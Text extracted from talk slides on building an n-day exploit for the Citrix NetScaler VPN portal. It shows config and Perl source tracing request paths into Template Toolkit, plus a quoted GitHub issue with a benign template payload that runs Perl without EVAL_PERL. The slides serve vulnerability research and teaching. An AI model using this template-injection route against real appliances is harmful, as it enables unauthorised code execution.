
LET'S STEP BACK: PAUSE FOR QUESTIONS...

- Evaluating POCs?
- Common issues?
- Bug specific questions?



03 BUILDING AN N-DAY


BUG



```
vim
httpd.conf
990 PerlInitHandler Apache2::Reload
991 PerlModule Apache2::Reload
992 PerlSetVar ReloadAll Off
993
994 PerlSetEnv portalLoc /vpns/portal/
995 PerlSetEnv PortalRoot /netscaler/
996 PerlRequire /netscaler/portal/utils/startup.pl
997 PerlModule NetScaler::Portal::Handler
998
999 <Location /vpns/portal/>
1000   SetHandler perl-script
1001   PerlResponseHandler NetScaler::Portal::Handler
1002   PerlSendHeader On
1003 </Location>
1004
```

03 BUILDING AN N-DAY

BUG



A screenshot of a terminal window titled "vim" showing Perl code in a file named "Handler.pm". The code handles template processing, checking the file extension and sending the appropriate HTTP header. It also handles errors by printing them to the user. The terminal shows the file path as "/netscaler/portal/modules/NetScaler/Portal/Handler.pm[R0]" and indicates it's a PERL file. The status bar at the bottom right shows "24/55, 26 43%".

```
vim
Handler.pm
19
20
21 # Process Template
22 my $tmplfile = $r->path_info();
23 $tmplfile =~ s[^\/]{1,};
24 my $template = Template->new({INCLUDE_PATH => NetScaler::Portal::Config::c->{template_dir}, CACHE_SIZE => 64, COMPILE_DIR
=> NetScaler::Portal::Config::c->{template_compile_dir}, COMPILE_EXT => '.ttc2'});
25 if ($tmplfile =~/.*\.\css$/){
26   $r->send_http_header('text/css');
27 } else {
28   $r->send_http_header('text/html');
29 }
30
31 $template->process($tmplfile, $doc) || do {
32   my $error = $template->error();
33   my $lcError = lc($error);
34   if ( $error->type() eq "file" && $lcError  =~ /file error/ && $lcError =~ /.not found$/ ) {
35     return NOT_FOUND;
36   }
37   print NetScaler::Portal::UserPrefs::html_escape_string($error), "\n";
~/netscaler/portal/modules/NetScaler/Portal/Handler.pm[R0] unix PERL [0x2D]
:nohlsearch
-- VISUAL --
```

03 BUILDING AN N-DAY

BUG




A screenshot of a terminal window titled "vim" showing Perl code in "Template.pm". The code includes standard module imports like strict, warnings, and various Template modules, along with configuration variables \$VERSION, \$ERROR, and \$DEBUG. The \$DEBUG variable is highlighted in red, indicating it might be a point of interest or a bug. The terminal status bar at the bottom shows the file path ~/netscaler/Template.pm[RO] unix PERL [0x6F], the line count 37/931, and the percentage 1 3%.

```
vim
Template.pm
21 use strict;
22 use warnings;
23 use 5.006;
24 use base 'Template::Base';
25
26 use Template::Config;
27 use Template::Constants;
28 use Template::Provider;
29 use Template::Service;
30 use File::Basename;
31 use File::Path;
32 use Scalar::Util qw(blessed);
33
34
35 our $VERSION = '2.24';
36 our $ERROR   = '';
37 our $DEBUG   = 0;
38 our $BINMODE = 0 unless defined $BINMODE;
39 our $AUTOLOAD;
40
~/netscaler/Template.pm[RO] unix PERL [0x6F]
37/931,1 3%
```

03 BUILDING AN N-DAY

BUG



```
Directive.pm
197 # when that happens.
198
199 if (ref $self) {
200     # trace variable usage
201     if ($self->{ TRACE_VARS }) {
202         my $root = $self->{ TRACE_VARS };
203         my $n    = 0;
204         my $v;
205         while ($n < @{$ident}) {
206             $v = $ident->[$n];
207             for ($v) { s/^//; s/'$// };
208             $root = $root->{ $v } ||= {};
209             $n += 2;
210         }
211     }
212
213     # does the first element of the identifier have a NAMESPACE
214     # handler defined?
215     if (@{$ident} > 2 && ($ns = $self->{ NAMESPACE })) {
216         my $key = ${ident}[0];
217
218         # a faster alternate to $key =~ s/^(.+)\$/\1/s
219         if ( index( $key, q['] ) == 0 ) {
220             substr( $key, 0, 1, '' );
221             substr( $key, -1, 1, '' ); # remove the last char blindly
222         }
223
224         if ($ns = $ns->{ $key }) {
225             return $ns->ident($ident);
226         }
227     }
228 }
229
230 if (scalar @{$ident} <= 2 && ! ${ident}[1]) {
231     ${ident} = ${ident}[0];
232 }
233 else {
234     ${ident} = '[' . join( ' ', @{$ident} ) . ']';
235 }
236 return "\${stash->get(${ident})";
237 }
238
239 #
240 # identref(@ident)                                \foo.bar(baz)
241 #
242
243 sub identref {
244     my ($self, $ident) = @_;
245     return "" unless @{$ident};
246     if (scalar @{$ident} <= 2 && ! ${ident}[1]) {
247         ${ident} = ${ident}[0];
~/repos/Template2/lib/Template/Directive.pm unix PERL [0x20]
```

vim

247/1080, 1 22%



03 BUILDING AN N-DAY

BUG

The screenshot shows a GitHub issue page for the repository `abw / Template2`. The title of the issue is `You can eval Perl without EVAL_PERL #245`. The issue is marked as `Open` and was created by `exercism-1` on Jan 9, with 2 comments. The description explains that the `EVAL_PERL` option controls the `PERL` directive, which allows Perl code to be embedded in a template. It notes that you don't need `PERL` to run arbitrary Perl code, providing a sample template code:

```
% template.new({ 'BLOCK' => 'print STDERR "ace.\n"; die' }) %
```

The user expresses uncertainty about whether this counts as a bug and invites others to close it if they agree. The issue has received 5 likes and 1 emoji. On the right side of the page, there are sections for `Assignees`, `Labels`, `Projects`, and `Milestone`, all currently showing "None yet".

Randori

03 BUILDING AN N-DAY

BUG

vim

exploit.sh

